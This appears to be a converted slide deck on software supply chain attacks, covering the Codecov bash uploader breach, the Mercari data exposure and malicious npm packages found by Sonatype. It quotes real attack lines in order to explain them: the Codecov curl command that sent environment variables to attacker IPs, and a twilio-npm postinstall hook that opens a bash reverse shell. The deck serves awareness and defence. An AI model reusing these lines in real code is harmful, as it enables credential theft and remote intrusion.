


# ‘Supply Chain’

More than a **buzzword**.

Diving deeper into your SDLC


# The three points of supply chain attacks



# Inject code in open-source components

100 million  
repositories

- One component distributed across different repos
- Further gets distributed to **mirrors**
- Used by devs in their applications
- Applications get forked, reach clients, and beyond



# Real-world examples

of open-source malware and software supply chain attacks

# Codecov incident: What happened...

- April 15, Codecov discloses security incident - a supply-chain attack
- Attack lasted two months
- Codecov software testing tool (code coverage reports)
- **Hundreds** of customer networks reportedly breached.

The screenshot shows the Codecov website with a pink header. The main content is a blog post titled "Bash Uploader Security Update" dated April 15th, 2021. The post discusses a security incident involving a modified bash uploader script. It includes sections on "Indicators of Compromise (IOCs)" and "Known IPs In Scope". The "Indicators of Compromise (IOCs)" section lists several IP addresses and their details. The "Known IPs In Scope" section lists the originating IP used to modify the bash script. The "Destination IPs" section lists the destination IP addresses where data was transmitted. A note at the bottom mentions other IP addresses identified during investigation.

APRIL 15TH, 2021

## Bash Uploader Security Update

### Indicators of Compromise (IOCs)

- The modified portion of the bash uploader script was as follows - curl -sm 0.5 -d "\$(git remote -v) <<<< ENV \$(env)"
- The IP Addresses where the data was transmitted to from the bash script above were 178.62.86.114, 104.248.94.23
- Between Jan 31 and Apr 1, there were 108 windows of time while the malicious Bash Uploader was affected. We are confident based on our analysis that the only change ever to be made to the bash uploader was the change above.
- We have recently obtained a non-exhaustive, redacted set of environment variables that we have evidence were compromised. We also have evidence on how these compromised variables may have been used. Please log-in to Codecov as soon as possible to see if you are in this affected population.

### Known IPs In Scope:

The originating IPs used to modify the bash script itself:

- 79.135.72.34


The destination IPs. These are IP addresses where the data was transmitted to from the bash script (these IPs were used in the curl call on line 525 above):

- 178.62.86.114,
- 104.248.94.23

Other IP addresses identified in our investigation, likely related to the threat actor and associated accounts:


# Codecov incident

- Attackers breached software auditing tool, Codecov
- **Credentials exposed from flawed Docker image creation process**
- Bash Uploader used by thousands of projects altered
- Hundreds of networks reportedly breached: U.S. investigators



The screenshot shows a search interface for the URL `https://grep.app/search?q=https%3A//codecov.io/bash`. The search bar at the top contains the query. Below it, there are three filter sections: 'Repository', 'Path', and 'Language'. The 'Repository' section lists repositories like fusionjs/fusionjs, spiral/framework, heroku/cli, go-gitea/gitea, OpenBazaar/openbazaar-go, kubesphere/kubesphere, cortexproject/cortex, and cilium/cilium. The 'Path' section lists paths such as vendor, .github, .circleci, src, scripts, ci, packages, and .ci. The 'Language' section is currently empty. The main results area shows a list of 9,459 matches across various repositories. Some examples include alibaba/pouch (travis\_ci.sh), OpenRCT2/OpenRCT2 (scripts/linux/build.sh), milvus-io/milvus (ci/jenkins/step/coverage.groovy), and aws/aws-s2n-tls (codebuild/bin/s2n\_after\_codebuild.sh). Each result entry shows the repository name, file path, line number, and a snippet of the code containing the match.

Repository	Path	Language	Count
alibaba/pouch	travis_ci.sh		4 matches
OpenRCT2/OpenRCT2	scripts/linux/build.sh		3 matches
milvus-io/milvus	ci/jenkins/step/coverage.groovy		2 matches
aws/aws-s2n-tls	codebuild/bin/s2n_after_codebuild.sh		2 matches



# Codecov affected: e-commerce giant Mercari

After concluding their investigation today, May 21st, Mercari states that the compromised records include:

- **17,085 records** related to the transfer of sales proceeds to customer accounts that occurred between August 5, 2014 and January 20, 2014.
    - Exposed information includes **bank code, branch code, account number, account holder (kana), transfer amount.**
  - **7,966 records** on business partners of "Mercari" and "Merpay," including names, date of birth, affiliation, e-mail address, etc. exposed for a few.
  - **2,615 records** on some employees including those working for a Mercari subsidiary
    - Names of some employees **current as of April 2021**, company email address, employee ID, telephone number, date of birth, etc.
    - Details of past employees, some contractors, and employees of external companies who interacted with Mercari
  - 217 customer service support cases registered between November 2015 and January 2018.
    - Exposed data includes customer name, address, e-mail address, telephone number, and inquiry content.
  - 6 records related to an event that occurred in May 2013.

## **E-commerce giant suffers major data breach in Codecov incident**

By Ax Sharma

May 21, 2021 05:26 AM 0



E-commerce platform Mercari has disclosed a major data breach incident that occurred due to exposure from the Codecov supply-chain attack.

Mercari is a publicly traded Japanese company and an online marketplace that has recently expanded its operations to the United States and the United Kingdom.

The Mercari app has scored over 100 million downloads worldwide as of 2017, and the company is the first in Japan to reach **unicorn status**.

# Malware infiltrating OSS repos

Sonatype repeatedly caught malware lurking in open-source registries like npm, PyPI, etc.

# twilio-npm malicious npm component



- Npm package named after popular cloud communications provider, Twilio
- Launched **reverse shell** as soon as installed
- Discovered by Sonatype, reported immediately, npm takes it down
- Legitimate “[twilio](#)” package has gotten over **40 million** [downloads](#).

A screenshot of a code editor showing a package.json file. The file contains the following JSON code:

```
1  {
2    "name": "twilio-npm",
3    "version": "1.0.2",
4    "description": "",
5    "main": "index.js",
6    "scripts": {
7      "test": "echo \\\"Error: no test specified\\\" && exit 1",
8      "postinstall": "bash -i >& /dev/tcp/4.tcp.ngrok.io/11425 0>&1"
9    },
10   "author": "",
11   "license": "ISC"
12 }
```

A vertical tab bar on the left shows the file is named "package.json". A Sonatype logo watermark is visible on the left side of the code editor interface.

# Discord.dll, discord.app malware

- Malicious npm components targeting Discord app developers
- **Obfuscated code** stole Discord token, browser files, user's info
- Successor to “[fallguys](#)” brandjacking malware that had impersonated *Fall Guys: Ultimate Knockout* game API
- Named after genuine package “[discord.js](#)” which gets over **280K weekly downloads**.
- **Tricks you into installing this counterfeit component**
- Discovered by Sonatype, reported immediately, npm takes it down



# Sonatype malware detection news

- Over 60,000 packages identified between 2020 and now - includes suspicious, malicious, dependency hijacking packages.
- Pioneers of catching **dependency hijacking** packages, copycats, malware
- Novel malware, typosquats, brandjacking.
- Repeatedly made headlines
- Top 8 cases: summarized in latest report

## Open Source Attacks on the Rise: Top 8 Malicious Packages Found in npm

June 08, 2021 By Ax Sharma



I get asked often what Sonatype's automated malware detection system, Release Integrity, has found so far. Great question!

# This Week in Malware | Fridays

sonatype

Products ▾ Solutions ▾ Resources ▾ Company ▾ Blog [BOOK A DEMO](#) [CHAT NOW](#)

## This Week in Malware: 400+ npm packages Target Azure, Uber, Airbnb Developers

March 25, 2022 By [Ax Sharma](#)  
12 minute read time

---



A person wearing a striped shirt is holding a vintage-style computer monitor. The monitor's screen shows a blue background with white text that reads: "FATAL ERROR", "SOMETHING WENT REALLY WRONG...", and "PRESS ANY KEY TO RESTART".

[AUTHOR POSTS](#) [TOPIC POSTS](#)



This Week in Malware - Special Edition on Protestware and a Struts RCE Deja Vu

 Ax Sharma



This week in malware—VMWare, secrets, and security by obscurity

 Ax Sharma



VMware VSphere dependency confusion attempt caught by Sonatype

